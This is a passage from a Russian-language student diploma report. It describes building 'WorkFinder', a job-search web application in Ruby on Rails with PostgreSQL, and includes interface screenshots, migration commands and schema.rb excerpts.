


Рисунок 4 – Логотип и сам редактор Sublime-Text 3

Для работы с командной строкой я буду использовать встроенный в ОС терминал и консольный файловый менеджер midnight commander (рисунок 5).





Рисунок 5 – Двух панельный, консольный файловый менеджер MC

Браузер Google Chrome (рисунок 6)



Последняя версия Google Chrome уже установлена  
Версия 87.0.4280.88 (Официальная сборка), (64 бит)

Рисунок 6 – Google Chrome

Для управления версиями своего проекта, я буду использовать систему контроля версии Git, версии 2.25.1 (рисунок 7)

```
stanislav@DESKTOP-S3MM97N:/mnt/c/Users/Stanislaus$ git --version
git version 2.25.1
```

Рисунок 7 – система контроля версии Git

Свой проект я буду писать на языке Ruby и его фреймворке Ruby on Rails.

Ruby — это интерпретируемый мультипарадигмальный язык программирования: динамический, объектно - ориентированный, рефлексивный, императивный, функциональный. Он активно используется в веб-разработке, в системном администрировании и в работе операционных систем (Mac OS X, Linux, BSD).

Ruby on Rails - фреймворк, написанный на языке программирования Ruby, реализует архитектурный шаблон Model-View-Controller для веб-приложений, а также обеспечивает их интеграцию с веб-сервером и сервером баз данных. Является открытым программным обеспечением и распространяется под лицензией MIT.

## **2.7 Выбор программного обеспечения для разработки и эксплуатации удаленных базы данных**

Для работой с базой данных была выбрана свободная объектно-реляционная система управления базами данных PostgreSQL (рисунок 8).

PostgreSQL — свободная объектно-реляционная система управления базами данных (СУБД). Существует в реализациях для множества UNIX-подобных платформ, включая AIX, различные BSD-системы, HP-UX, IRIX, Linux, macOS, Solaris/OpenSolaris, Tru64, QNX, а также для Microsoft Windows.. PostgreSQL базируется на языке SQL и поддерживает многочисленные возможности.

PostgreSQL весьма привлекательна для разработчиков, администраторов и архитекторов. Развитая функциональность позволяет гибко решать различные задачи. Перечислим некоторые ее преимущества с точки зрения разработчика: О новые версии выходят ежегодно; к настоящему моменту, начиная с версии 6.0, было выпущено 24 основные версии;




Рисунок 8 – Логотип PostgreSQL

## ГЛАВА 3 ПРОЕКТНАЯ ЧАСТЬ

### 3.1 Разработка интерфейса программного продукта

Разработка интерфейса программы началась с предпроектного анализа. Было представлено первичное видение интерфейса приложения относительно его функционала. Заходя в моё веб-приложение пользователя встречает главная страница приложения (см. рисунок 9), оттуда он может зарегистрироваться, войти, либо продолжить просматривать ограниченную информацию о вакансиях и резюме.

The screenshot shows the main page of a web application. At the top, there is a navigation bar with links: Главная, Резюме, Вакансии, О Нас, and Язык (with a dropdown menu). Below the navigation bar, there is a search bar with the placeholder 'Search'. A large button labeled 'Добавить новое резюме' (Add new resume) is visible. The main content area displays two resume profiles:


**Junior Developer**  
Станислав Красавин  
Возраст: 21  
Адрес: Россия, Москва · Я готов к переезду  
Последнее место работы: ООО "ОДАЛ" - Программер  
Навыки: git ruby rails postgresql html css bootstrap nginx http/https  
Узнать больше

**Sinior Full-Stack RoR Developer**  
Дмитрий Волынов  
Возраст: 25  
Адрес: ...

Рисунок 9 – Главная страница

Для того, что использовать приложение в полной мере необходимо зарегистрироваться, пользователь может перейти на страницу регистрации (рисунок 10) и зарегистрировать новый аккаунт.

### Зарегистрироваться



The registration form consists of several input fields and buttons. At the top is a placeholder 'Введите email адрес' (Enter email address). Below it is a placeholder 'Введите пароль' (Enter password). Another placeholder 'Подтвердить свой пароль' (Confirm your password) follows. There are two radio button options: 'JobSeeker' and 'Company'. A large blue button at the bottom is labeled 'Зарегистрироваться' (Register).

Уже зарегистрированны? [Войти](#)  
[Не получили инструкции для подтверждения?](#)

Рисунок 10 – Форма регистрации

В качестве одной из мер безопасности, был разработан механизм подтверждения пользователя через письмо по электронной почте, который будет отправлять различные письма подтверждения, после определенных действий (рисунок 11).





Рисунок 11 – Письмо подтверждения адреса электронной почты

Если аккаунт пользователя уже существует, он может зайти через него на странице входа (рисунок 12)

## Войти




The login form consists of two input fields: 'Введите адрес электронной почты' (Enter email address) and 'Введите пароль' (Enter password). Below the fields is a checkbox labeled 'Запомнить меня' (Remember me). A large blue button labeled 'Войти' (Login) is centered below the inputs. At the bottom of the form, there are links for account creation ('Зарегистрироваться'), password recovery ('Забыли пароль?'), and instructions for confirmation ('Не получили инструкции для подтверждения?').

Рисунок 12– Форма авторизации

Если пользователь забыл пароль от своего аккаунта, он может восстановить его по электронной почте (рисунок 13).

## Забыли свой пароль?




The forgot password form has a single input field labeled 'Введите свою электронную почты' (Enter your email address). Below it is a blue button labeled 'Получить письмо с подтверждением' (Get a confirmation email). At the bottom of the form, there are links for existing accounts ('Войти'), account creation ('Зарегистрироваться'), and instructions for confirmation ('Не получили инструкции для подтверждения?').

Рисунок 13– Форма восстановления пароля

Если письмо с подтверждением не пришло, можно отправить его снова через форму для отправки повторного письма с подтверждением (рисунок 14).


## Повторно отправить инструкции по подтверждению



The re-send confirmation instructions form has a single input field labeled 'Введите почтовый адрес' (Enter email address). Below it is a blue button labeled 'Отправить инструкцию' (Send instruction). At the bottom of the form, there are links for existing accounts ('Войти'), account creation ('Зарегистрироваться'), and password recovery ('Забыли пароль?').

Рисунок 14 – Форма повторной отправки письма с подтверждением


В приложении реализован механизм смены языкового окружения на русский, английский и немецкий язык. Как видно в данный момент программа имеет русский вариант локализации (рисунок 15), его можно в любой момент изменить, при этом нет необходимости в повторной авторизации, сессия не прервётся (рисунок 16).



## О Нас

WorkFinder - один из самых крупных сайтов по поиску работы и сотрудников в мире.

Рисунок 15 – Язык окружения «русский»



## Über uns

Der Schmerz ist die Liebe selbst, der Hauptkunde Das ist kein Folterer, um anzufangen.  
Integer porta vehicula lorem, ein Pfeilnibh euismod an. Aber die Gärung reiner Teenager ist

Рисунок 16 – Язык окружения «немецкий»

В программе был реализован профиль соискателя (рисунок 18), зайти в него можно с помощью выпадающего меню из панели навигации (рисунок 17)




Рисунок 17 – Выпадающее меню




Рисунок 18 – Профиль соискателя

Была разработана страница для редактирования данных аккаунта (рисунок 19). Для изменения почтового адреса или пароля, необходимо подтверждение через текущий почтовый адрес.

## Редактировать аккаунт

Почтовый адрес

Введите новый пароль *(оставьте пустым, если вы не хотите его менять)*

6 символов минимум

Подтвердите новый пароль

Введите текущий пароль

## Удалить аккаунт

Недовольны?

Рисунок 19 – Форма редактирования данных аккаунта

Также была разработана форма для редактирования профиля соискателя (рисунок 20)



Вы можете сделать это позже

Имя  
Дмитрий

Фамилия  
Волынов

Возраст  
25

Почтовый адрес  
test@mail.com

Номер телефона  
+7892121121

Страна проживания  
Россия

Город или штат проживания  
Москва

Рисунок 20 – Форма редактирования профиля соискателя

У пользователя есть возможность создать своё резюме (Рисунки 21.1 — 21.4)

## Создать резюме

Персональные данные



Иначе будет использовано фото из профиля

Имя

Станислав

Фамилия

Красавин

Возраст

23

Наименование резюме

RoR Developer

Резюме

B I ⚡ ⚡

TT " “ < > ≡ ≡ ≡ ≡ ≡ ≡

≡

5 ↻

Lorem ipsum **dolor** sit amet  
• consectetur adipiscing elit.  
• Aliquam ut eros eget tellus  
• auctor cursus. Praesent aliquam ex et condimentum laoreet.  
• Phasellus lacus urna, faucibus ac quam vel  
Dtempus viverra nunc.  
| Praesent imperdiet quam convallis odio auctor aliquet.  
Vestibulum ultricies facilisis dolor sed sodales.

Страна проживания

Россия

Город или штат проживания

Самара

Рисунок 21.1 – Форма создания резюме

**Россия**

**Город или штат проживания**

Самара

**Переезд**

Я готов к переезду

**Удалённая работа**

Я готов к удалённой работе

**Контактная информация**

Ваш адрес электронной почты и номер телефона предоставляются только работодателям, которым вы подаете заявку или отвечаете.

**Адрес электронной почты**

test@mail.com

**Номер телефона**

+799773000

---

**Опыт работы**

**Наименование работы**

Системный Администратор

**Описание**

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Aliquam ut eros eget tellus auctor cursus. Praesent aliquam ex et condimentum laoreet.

**Компания**

One Person Company

**Страна**

Россия

**Город или штат**

Самара

**Временной период**

Я работаю здесь

**От** Август 2007

**До** Сентябрь 2008

**Удалить опыт работы**

Рисунок 21.2 – Форма создания резюме

**Наименование работы**

Старший Системный Администратор

**Описание**

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Aliquam ut eros eget tellus auctor cursus. Praesent aliquam ex et condimentum laoreet.

**Компания**

Two Person Company

**Страна**

Россия

**Город или штат**

Самара

**Временной период**

Я работаю здесь

**От** Сентябрь 2009

**До** Январь 2012

**Удалить опыт работы**

**Наименование работы**

DevOps

**Описание**

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Aliquam ut eros eget tellus auctor cursus. Praesent aliquam ex et condimentum laoreet.

**Компания**

Three Person Company

**Страна**

Россия

**Город или штат**

Moskow

**Временной период**

Я работаю здесь

**От** Сентябрь 2014

**До** Месяц: Год

**Удалить опыт работы**

Рисунок 21.3 – Форма создания резюме

[Указать опыт работы](#)

---

**Образование**

**Уровень образования**

Бакалавр

**Область изучения**

ИТ

**Наименование учебного заведения**

Барнаульский ВУЗ

**Страна**

Россия

**Город или штат**

Барнаул

**Временной период**

В настоящее время учусь

От Август 2001

До Июнь 2006

[Удалить образование](#)

[Указать образование](#)

---

**Навыки** ( Вводите навыки через запятую: " " )

git, ruby, js, css, html, postgresql, react, bootstrap, rails

[Редактировать резюме](#)

Рисунок 21.4 – Форма создания резюме

По мимо страницы вывода формы резюме (рисунок 22.1 -22.2), была создана форма редактирования резюме, она аналогична форме создания (рисунки 21.1 — 21.4).



**Станислав Красавин**  
RoR Developer

### Обо мне

**Персональные данные**

Возраст	23
Адрес	Россия, Самара
Переезд	Я готов к переезду
Удалённая работа	Я готов к удалённой работе

**Контактная информация**

Адрес электронной почты	test@mail.com
Номер телефона	+799773000

### Резюме

Lorem ipsum dolor sit amet  
• consectetur adipiscing elit.  
• Aliquam ut eros eget tellus  
• auctor cursus. Praesent aliquam ex et condimentum laoreet.  
• Phasellus lacus urna, faucibus ac quam vel  
Dtempus viverra nunc.  
|| Praesent imperdiet quam convallis odio auctor aliquet.  
Vestibulum ultricies facilisis dolor sed sodales.

### Навыки

git ruby on rails ruby js css html postgresql react bootstrap stimulus http restfull

### Опыт работы

Рисунок 22.1 – Страница просмотра резюме

The screenshot shows a resume page with two main sections: 'Опыт работы' (Experience) and 'Образование' (Education).  
**Опыт работы:**

- Системный Администратор** в One Person Company  
Август, 2007 - Сентябрь, 2008 (Россия, Самара)  
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Aliquam ut eros eget tellus auctor cursus. Praesent aliquam ex et condimentum laoreet.
- Старший Системный Администратор** в Two Person Company  
Сентябрь, 2009 - Январь, 2012 (Россия, Самара)  
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Aliquam ut eros eget tellus auctor cursus. Praesent aliquam ex et condimentum laoreet.
- DevOps** в Three Person Company  
Сентябрь, 2014 - По настоящее время (Россия, Москвa)  
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Aliquam ut eros eget tellus auctor cursus. Praesent aliquam ex et condimentum laoreet.

  
**Образование:**

- Бакалавр • ИТ** в Барнаульский ВУЗ  
2001 - 2006 (Россия, Барнаул)

At the bottom of the page are two buttons: 'Редактировать резюме' (Edit resume) and 'Confirm Resume Remove'.

Рисунок 22.2 – Страница просмотра резюме

### 3.2 Разработка удаленной базы данных и необходимых запросов

Разработка базы данных и её таблиц, велась посредством использования «ORM» системы «ActiveRecord» предоставляемой в фреймворке Ruby on Rails Для этого, сначала я создал базу данных (рисунок 23)

```
stanislaus@Stanislaus-ASUS:~/Projects/diplom$ rails db:create
DEBUGGER[spring app | diplom | started 34 mins ago | development
ork to child process 111524
Running via Spring preloader in process 111524
Created database 'WorkFinder_development'
Created database 'WorkFinder_test'
stanislaus@Stanislaus-ASUS:~/Projects/diplom$ █
```

Рисунок 23 – Создание БД

Предыдущая команда создала абсолютно пустую БД, в ней нужно создать таблицы, что я и буду делать путём создания миграции. Итак сгенерирую миграцию (рисунок 24).

```
stanislaus@Stanislaus-ASUS:~/Projects/diplom$ rails g migration JobSeekerTest
DEBUGGER[spring app | diplom | started 20 secs ago | development mode#1089
03]: Attaching after process 108851 fork to child process 108903
Running via Spring preloader in process 108903
  invoke  active_record
    create    db/migrate/20220609162035_job_seeker_test.rb
stanislaus@Stanislaus-ASUS:~/Projects/diplom$
```

Рисунок 24 –Генерация новой миграции

Она создала пустую миграцию, теперь я опишу в ней все столбцы (включая связи и ограничения если необходимо) (рисунок 25)

```
1 class JobSeekerTest < ActiveRecord::Migration[6.1]
2   def change
3     create_table :job_seeker_tests do |t|
4       t.string :first_name
5       t.string :last_name
6       t.string :email
7       t.string :phone_number
8       t.integer :age
9
10      t.references :user, null: false, foreign_key: true
11
12      t.timestamps
13    end
14  end
15 end
```

Рисунок 25 – Редактирование миграции

После чего запускаю эту миграцию следующей командой (рисунок 26)

```
stanislaus@Stanislaus-ASUS:~/Projects/diplom$ rails db:migrate
DEBUGGER[spring app | diplom | started 9 mins ago | development mode#109827
: Attaching after process 108851 fork to child process 109827
Running via Spring preloader in process 109827
== 20220609162923 JobSeekerTest: migrating =====
-- create_table(:job_seeker_tests)
 -> 0.0472s
== 20220609162923 JobSeekerTest: migrated (0.0474s) =====
stanislaus@Stanislaus-ASUS:~/Projects/diplom$
```

Рисунок 26– Запуск миграции

Эта команда создаст запись описывающую миграцию в файле «schema.rb» (рисунок 27)

```
71   create_table "job_seeker_tests", force: :cascade do |t|
72     t.string "first_name"
73     t.string "last_name"
74     t.string "email"
75     t.string "phone_number"
76     t.integer "age"
77     t.bigint "user_id", null: false
78     t.datetime "created_at", precision: 6, null: false
79     t.datetime "updated_at", precision: 6, null: false
80     t.index ["user_id"], name: "index_job_seeker_tests_on_user_id"
81   end
```

Рисунок 27 – Страница просмотра резюме

И создаст таблицу в базе данных(рисунок 28)

```
stanislaus@Stanislaus-ASUS:~/Projects/diplom$ rails db
psql (14.3 (Ubuntu 14.3-1.pgdg20.04+1))
Введите "help", чтобы получить справку.

\workFinder_development=# select * from job_seeker_tests;
 id | first_name | last_name | email | phone_number | age | user_id | created_at | updated_at
----+-----+-----+-----+-----+-----+-----+-----+
[0 строк)

\workFinder_development=#
```

Рисунок 28 – Вызов созданной таблицы

Подобным образом я создал все свои таблицы в БД (рисунок 29)

Список отношений				
Схема	Имя	Тип	Владелец	
public	active_storage_attachments	таблица	stanislaus	
public	active_storage_blobs	таблица	stanislaus	
public	active_storage_variant_records	таблица	stanislaus	
public	ar_internal_metadata	таблица	stanislaus	
public	companies	таблица	stanislaus	
public	educations	таблица	stanislaus	
public	job_seekers	таблица	stanislaus	
public	locations	таблица	stanislaus	
public	resume_skills	таблица	stanislaus	
public	resumes	таблица	stanislaus	
public	schema_migrations	таблица	stanislaus	
public	skills	таблица	stanislaus	
public	users	таблица	stanislaus	
public	vacancies	таблица	stanislaus	
public	vacancy_skills	таблица	stanislaus	
public	work_experiences	таблица	stanislaus	

(16 строк)

WorkFinder\_development=# █

Рисунок 29 – Вывод всех таблиц

Далее привожу скриншоты всего своего файла «schema.rb» (Рисунки 30.1 - 30.7)

```

1 ActiveRecord::Schema.define(version: 2022_03_27_230616) do
2
3   # These are extensions that must be enabled in order to support this database
4   enable_extension "plpgsql"
5
6   create_table "active_storage_attachments", force: :cascade do |t|
7     t.string "name", null: false
8     t.string "record_type", null: false
9     t.bignum "record_id", null: false
10    t.bignum "blob_id", null: false
11    t.datetime "created_at", null: false
12    t.index ["blob_id"], name: "index_active_storage_attachments_on_blob_id"
13    t.index ["record_type", "record_id", "name", "blob_id"], name: "index_active_storage_attachments_uniqueness", unique: true
14  end

```

Рисунок 30.1 – Содержимое файла «schema.rb»

```

15  create_table "active_storage_blobs", force: :cascade do |t|
16    t.string "key", null: false
17    t.string "filename", null: false
18    t.string "content_type"
19    t.text "metadata"
20    t.string "service_name", null: false
21    t.bignum "byte_size", null: false
22    t.string "checksum", null: false
23    t.datetime "created_at", null: false
24    t.index ["key"], name: "index_active_storage_blobs_on_key", unique: true
25  end
26
27  create_table "active_storage_variant_records", force: :cascade do |t|
28    t.bignum "blob_id", null: false
29    t.string "variation_digest", null: false
30    t.index ["blob_id", "variation_digest"], name: "index_active_storage_variant_records_uniqueness",
31      unique: true
32  end
33
34  create_table "companies", force: :cascade do |t|
35    t.string "name"
36    t.text "about_company"
37    t.string "website"
38    t.string "email"
39    t.bignum "user_id", null: false
40    t.datetime "created_at", precision: 6, null: false
41    t.datetime "updated_at", precision: 6, null: false
42    t.index ["user_id"], name: "index_companies_on_user_id"
43  end

```

Рисунок 30.2 – Содержимое файла «schema.rb»

```

45  create_table "educations", force: :cascade do |t|
46    t.string "level_of_education"
47    t.string "field_of_study"
48    t.string "school_name"
49    t.string "country"
50    t.string "city_or_state"
51    t.boolean "currently_enrolled"
52    t.datetime "from"
53    t.datetime "to"
54    t.bignum "resume_id", null: false
55    t.datetime "created_at", precision: 6, null: false
56    t.datetime "updated_at", precision: 6, null: false
57    t.index ["resume_id"], name: "index_educations_on_resume_id"
58  end
59
60  create_table "job_seekers", force: :cascade do |t|
61    t.string "first_name"
62    t.string "last_name"
63    t.string "email"
64    t.string "phone_number"
65    t.integer "age"
66    t.bignum "user_id", null: false
67    t.datetime "created_at", precision: 6, null: false
68    t.datetime "updated_at", precision: 6, null: false
69    t.index ["user_id"], name: "index_job_seekers_on_user_id"
70  end

```

Рисунок 30.3 – Содержимое файла «schema.rb»

```

72   create_table "locations", force: :cascade do |t|
73     t.string "country_of_residence"
74     t.string "city_or_state_of_residence"
75     t.bigint "job_seeker_id", null: false
76     t.datetime "created_at", precision: 6, null: false
77     t.datetime "updated_at", precision: 6, null: false
78     t.index ["job_seeker_id"], name: "index_locations_on_job_seeker_id"
79   end
80
81   create_table "resume_skills", force: :cascade do |t|
82     t.bigint "skill_id", null: false
83     t.bigint "resume_id", null: false
84     t.datetime "created_at", precision: 6, null: false
85     t.datetime "updated_at", precision: 6, null: false
86     t.index ["resume_id"], name: "index_resume_skills_on_resume_id"
87     t.index ["skill_id"], name: "index_resume_skills_on_skill_id"
88   end
89
90   create_table "resumes", force: :cascade do |t|
91     t.string "first_name"
92     t.string "last_name"
93     t.integer "age"
94     t.string "headline"
95     t.string "country_of_residence"
96     t.string "city_or_state_of_residence"
97     t.boolean "relocation"
98     t.boolean "remote"
99     t.string "email"
100    t.string "phone_number"
101    t.bigint "job_seeker_id", null: false
102    t.datetime "created_at", precision: 6, null: false
103    t.datetime "updated_at", precision: 6, null: false
104    t.index ["job_seeker_id"], name: "index_resumes_on_job_seeker_id"
105  end
106

```

Рисунок 30.4 – Содержимое файла «schema.rb»

```

